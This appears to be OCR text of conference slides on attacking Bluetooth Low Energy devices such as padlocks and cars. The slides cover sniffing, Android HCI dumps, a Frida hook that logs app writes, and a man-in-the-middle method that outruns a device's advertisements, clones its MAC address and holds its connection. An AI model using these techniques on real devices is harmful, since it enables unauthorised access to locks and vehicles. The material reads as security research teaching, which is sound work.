
Does not dump raw RF packets.

BLE-Replay by NCC

https://github.com/nccgroup/BLE-Replay

Parses hcidump to json, wraps into python BLE client for replay/fuzzing

Example btsnoop_hci.log for our padlock



How do we hack BLE?

Passive sniffing

- Using simple hw is unreliable, easy to loose packets.
- Difficult to understand transmission in Wireshark.
- Limited scripting – decode pcap, replay packets.
- \+ Can be helpful to diagnose what is happening on link-layer (e.g. Bluetooth encryption)
- \+ Does not require access to device nor smartphone
- Limited possibilities to decode encrypted connections (intercept pairing + CrackLE).

Android HCI dump

- \+ Catches all the packets (of our transmission)
- Difficult to understand transmission in Wireshark
- Limited scripting – decode pcap, replay packets.
- Does not cover link-layer. Only data exchanged between Android and BT adapter
- Requires access to smartphone
- \+ Even if the connection is encrypted, we have the packets in cleartext (de-/encrypted by adapter)

INTERCEPTING MOBILE APP

Frida – hooking mobile app

central

BLE

Passive sniffing?

peripheral

Frida hooks in mobile application

Replace writing to characteristic with your own function

```
function newWriteCharacteristic(data)
{
    hexstr="";
    for (i=0;i<data.length;i++)
    {
        b=(data[i]>>>0)&0xff;
        n=b.toString(16);
        hexstr += ("00" + n).slice(-2)+" ";
    }
    console.log("Output: " + hexstr);
    this.writeCharacteristic(data);
}
```

https://www.pentestpartners.com/security-blog/reverse-engineering-ble-from-android-apps-with-frida/

Frida - results

```
D:\dave>frida -U -l c:\users\dave\desktop\marshall-write.js air.com.marshall.gateway
     ____
    / _  |   Frida 10.6.52 - A world-class dynamic instrumentation toolkit
   | (_| |
    > _  |   Commands:
   /_/ |_|       help      -> Displays the help system
   . . . .       object?   -> Display information about 'object'
   . . . .       exit/quit -> Exit
   . . . .
   . . . .   More info at http://www.frida.re/docs/home/

[LGE Nexus 5::air.com.marshall.gateway]-> Output: f0 00 21 15 7f 7f 7f 73 02 13 41 6e 61 6c 6f 67 75 65 20 46 72 65 61 6b 20 20 20 20
 00 19 41 16 3f 2e 01 00 35 32 32 42 01 02 17 00 00 2b 64 00 29 00 00 02 4e 32 64 28 01 00 2e 17 43 2b 01 03 01 01 30 1f 03 04 01 02
03 04 f7
Output: f0 00 21 15 7f 7f 7f 73 02 17 56 69 72 75 73 20 20 20 20 20 20 20 20 20 20 20 20 00 11 31 2d 47 1a 01 03 18 4c 39 2d 01 06
 19 01 00 25 3e 00 44 01 00 01 75 2b 23 1b 00 03 1d 2a 21 17 01 00 01 05 50 21 03 04 01 02 03 04 f7
Output: f0 00 21 15 7f 7f 7f 73 02 29 42 6c 75 65 73 62 72 65 61 6b 65 72 20 20 20 20 20 20 00 2c 42 4a 4b 31 00 01 00 3c 32 32 01 05
 19 00 03 2a 35 00 00 00 00 02 67 26 26 1f 00 02 29 3d 2b 24 01 01 01 05 15 0b 03 04 01 02 03 04 f7
Output: f0 00 21 15 7f 7f 7f 73 02 29 42 6c 75 65 73 62 72 65 61 6b 65 72 20 20 20 20 20 20 00 2c 42 4a 4b 31 00 01 00 3c 32 32 01 05
 19 00 03 2a 35 00 00 00 00 02 67 26 26 1f 00 02 29 3d 2b 24 01 01 01 05 15 0b 03 04 01 02 03 04 f7
Output: f0 00 21 15 7f 7f 7f 73 02 25 4a 56 4d 20 43 6c 65 61 6e 20 46 6c 61 6e 67 65 20 20 00 22 3a 1f 48 32 00 00 25 46 4d 24 01 03
 19 01 01 14 4b 00 48 00 00 02 5f 20 0f 1a 00 03 37 1a 14 64 01 00 01 04 1d 30 03 04 01 02 03 04 f7
```

https://www.pentestpartners.com/security-blog/reverse-engineering-ble-from-android-apps-with-frida/

Possible advantage

This way it may be possible to hook into cleartext values before encryption/obfuscation.


BLE MITM

The car hacking contest again

Sometimes...

We can sniff the link communication, but it is encrypted on GATT layer.

(we see only encrypted hex stream)



How about active interception?

Man in the Middle:

We will force the mobile app to connect to us, and forward the requests to the car and back!

How do we hack BLE?

HCI dump

central


BLE

Active MITM

Passive sniffing?

peripheral


How do we MITM RF?



Isolate the signal?

Physics…

Bending of a wave around the edges of an opening or an obstacle



https://en.wikipedia.org/wiki/Diffraction

https://en.wikipedia.org/wiki/Huygens%E2%80%93Fresnel_principle

Stronger signal?

Class 1 adapter? +8dBm, 100m range

"little difference in range whether the other end of the link is a Class 1 or Class 2 device as the lower powered device tends to set the range limit"

https://en.wikipedia.org/wiki/Bluetooth

More signals?

And how to handle them in a single system?

Typical connection flow

Start scanning for advertisements

Advertise

Specific advertisement received, stop scanning

Connect the advertising device (MAC)

Further communication

Attack?

Start scanning for advertisements

Specific advertisement received, stop scanning

Advertise more frequently

MITM?

Keep connection to original device. It does not advertise while connected ;)

Connect the advertising device (MAC)

Further communication

MITM – what actually works

Advertise more frequently

- The victim's mobile will interpret the first advertisement it receives
- Devices usually optimized for longer battery life, advertise less frequently

Clone MAC address of targeted device

- Not always necessary, but mostly helpful

Keep connected to target device

- Devices do not advertise while connected
- Only one connection at a time accepted
- Usually easy, most connections are short-term
- For constantly-connected: targeted jamming/social engineering/patience...

GATTacker – MITM

Open source


Node.js

Websockets

Modular design

Json

.io website




GATTacker®

